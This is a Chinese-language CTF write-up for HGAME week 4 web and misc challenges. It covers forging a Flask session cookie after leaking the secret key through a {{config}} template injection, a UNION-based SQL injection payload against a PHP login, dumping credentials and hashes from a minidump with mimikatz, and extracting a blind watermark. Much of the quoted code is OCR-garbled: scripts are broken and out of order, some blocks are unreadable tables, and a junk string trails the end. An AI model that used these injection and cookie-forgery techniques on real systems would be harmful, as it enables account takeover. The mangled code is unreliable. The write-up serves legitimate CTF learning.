# Week 4 write up (L1near)

### Web

# 1.happypython

这道题打开发现出现了flask,百度了一下发现这个是flask框架,因为这题是在 happyphp做完之后才做的,首先也打开了F12,发现没有注释,然后试着跟php那题注入,发现限制了长度。那么百度了一下flask框架,发现有个叫flask session的东西,然后知道了session的用处和flask session的特殊之处,它是当做cookie的一部分,然后启动burpsuite抓包,抓到了一些session的东西,然后网上百度了一个脚本。


```
crc.py
           ×
      #!/usr/bin/env python3
      import sys
      import zlib
      from base64 import b64decode
      from flask.sessions import session json serializer
      from itsdangerous import base64_decode
      def decryption(payload):
          payload, sig = payload.rsplit(b'.', 1)
          payload, timestamp = payload.rsplit(b'.', 1)
          decompress = False
           if payload.startswith(b'.'):
              payload = payload[1:]
              decompress = True
          try:
              payload = base64 decode(payload)
           except Exception as e:
              raise Exception('Could not base64 decode the payload because of '
                               'an exception')
           if decompress:
              try:
                   payload = zlib.decompress(payload)
              except Exception as e:
                  raise Exception('Could not zlib decompress the payload before '
                                    'decoding the payload')
           return session json serializer.loads(payload)
      if name == ' main ':
           print(decryption(sys.argv[1].encode()))
```

我把session解密了出来

上面知道我的user\_id是171,那么这里是我的信息,我要是能让服务器以为我的user\_id=1就可以了啊

### 然后百度了下session加密,发现它要secret key

## 然后我在域名后面加了{{config}},出现了



#### 然后找了一个加密的脚本

```
Q
                     # external imports
from flask.sessions import SecureCookieSessionInterface
Ÿ
8
                                    _init__(self, secret_key)
self.secret_key = secret_ke
def session_cookie_encoder(secret_key, session_cookie_structure):
    """ Encode a Flask session cookie """
Ü
                                  app = MockApp(secret key)
                                  session_cookie_structure = dict(ast.literal_eval(session_cookie_structure))
si = SecureCookieSessionInterface()
s = si.get_signing_serializer(app)
return s.dumps(session_cookie_structure)
except Exception as e:
    return "[Encoding error]{}".format(e)
if(secret_key==None):
    compressed = False
    payload = session_cookie_value
if payload.startswith(b'.'):
compressed = True
payload = payload[1:]
                                        data = payload.split(".")[0]
ij.
                                              compressed:
  data = zlib.decompress(data)
                                        return data
app = MockApp(secret key)
si = SecureCookieSessionInterface()
s = si.get_signing_serializer(app)
                            except Exception as e:
return "[Decoding error]{}".format(e)
                            if(args.subcommand == 'encode'):

if(args.subcommand == 'encode'):

if(args.secret_key is not None and args.cookie_structure is not None):
                            elif(args.subcommand == 'decode'):
    if(args.secret_key is not None and args.cookie_value is not None):
        print(session_cookie_decoder(args.cookie_value,args.secret_key))
                                 elif(args.cookie_value is not None):
print(session_cookie_decoder(args.cookie_value))
```

然后encode,把secret-key 和那一段只改了user\_id=1的东西写上去,出现了新的session,然后burpsuite repeater ,得到了flag

# 2.happyphp

这道题注册了一个后,登录的时候开了F12,发现有个注释,是github的,然后进去,gitclone,然后找到一个

```
| Sewind Series | Ser
```

发现出现了flag的字眼, 然后还有注入

shajsdfhjkds' UNION SELECT email FROM users WHERE id =1 #


这样就出现了邮箱 admin@hgame.com

#### 类似, 出现了密码


eyJpdi16InJuVnJxZkN2ZkpnbnZTVGk5ejdLTHc9PSIsInZhbHV1IjoiRWFSXC80ZmxkT0dQMUdcL2FESzh1OHUxQWxkb XhsK31CM3Mra0JBYW9Qb2RzPSIsIm1hYyI6IjU2ZTJiMzN1Y2QyODI4ZmU2ZjQxN2M3ZTk4ZT1hNTg4YzA5N2YWODM0OT1 lMGNjNzIzN2JjMjc3NDF1ODI5YWYifQ

然后试着登录,发现不对,然后去试着base64

出现了一些东西, 然后试着百度



## 然后发现有个key找不到,然后去看了github的commit



### 然后出现了key

### 然后找了个脚本

```
| 文件D | 知识的 | 知识的 | 知识的 | 知识的 | 数据的 | 数据的 | 数据的 | 如此的 | 如此的
```

# string(24) "s:16:"9pqfPler0Ir9UUfR";"

进去得到flag

# **MISC**

## 1.warmup

这道题下载了之后,先用vscode打开,发现最开始有MDMP的字眼,然后百度,然后把1.gif改成了1.dmp,然后用了mimikatz

```
mimikatz 2.0 alpha x64
imikatz # sekurlsa::minidump 1.dmp
witch to MINIDUMP
nthentication Id : 0 ; 2353730 (00000000:0023ea42)
ession
ser Name
                   Hgame
                   ngame
xyf-PC
S-1-5-21-373264735-3061158248-1611926753-1003
omain
D
      msv : [000000003] Primary
       * Username
                   : Hgame
                    ngame
xyf-PC
758ff83c96bcac17aad3b435b51404ee
e527b386483119c5218d9bb836109739
ca17a8c02628f662f88499e48d1b3e9398bef1ff
       * Domain
       * NTLM
       * SHA1
      tspkg:

* Username: Hgame

* Domain: xyf-PC

* Password: LOSER
      wdigest:
       * Username
                     Hgame
                    xyf-PC
LOSER
         Domain
       * Password :
```

出现了password LOSER

然后把LOSER sha256了一下,出现了flag

## 2.暗藏玄机

这道题刚开始没接触过类似的,后来百度知道了两张一样的图很大可能就是盲水印

然后后来问了MIGO学长,MIGO学长说这题要用python2 来跑的

然后装了python2配了一系列环境,最后的脚本

C:\python27-x64\Scripts\BlindWaterMark-master>python2 bwm.py decode 1.png 2.png flag.png image<1.png> + image(encoded)<2.png> -> watermark<flag.png>

出现了flag

hgame{h1de\_in\_IHE\_p1Cture} www.fugganaprdmahrtairabith?ambd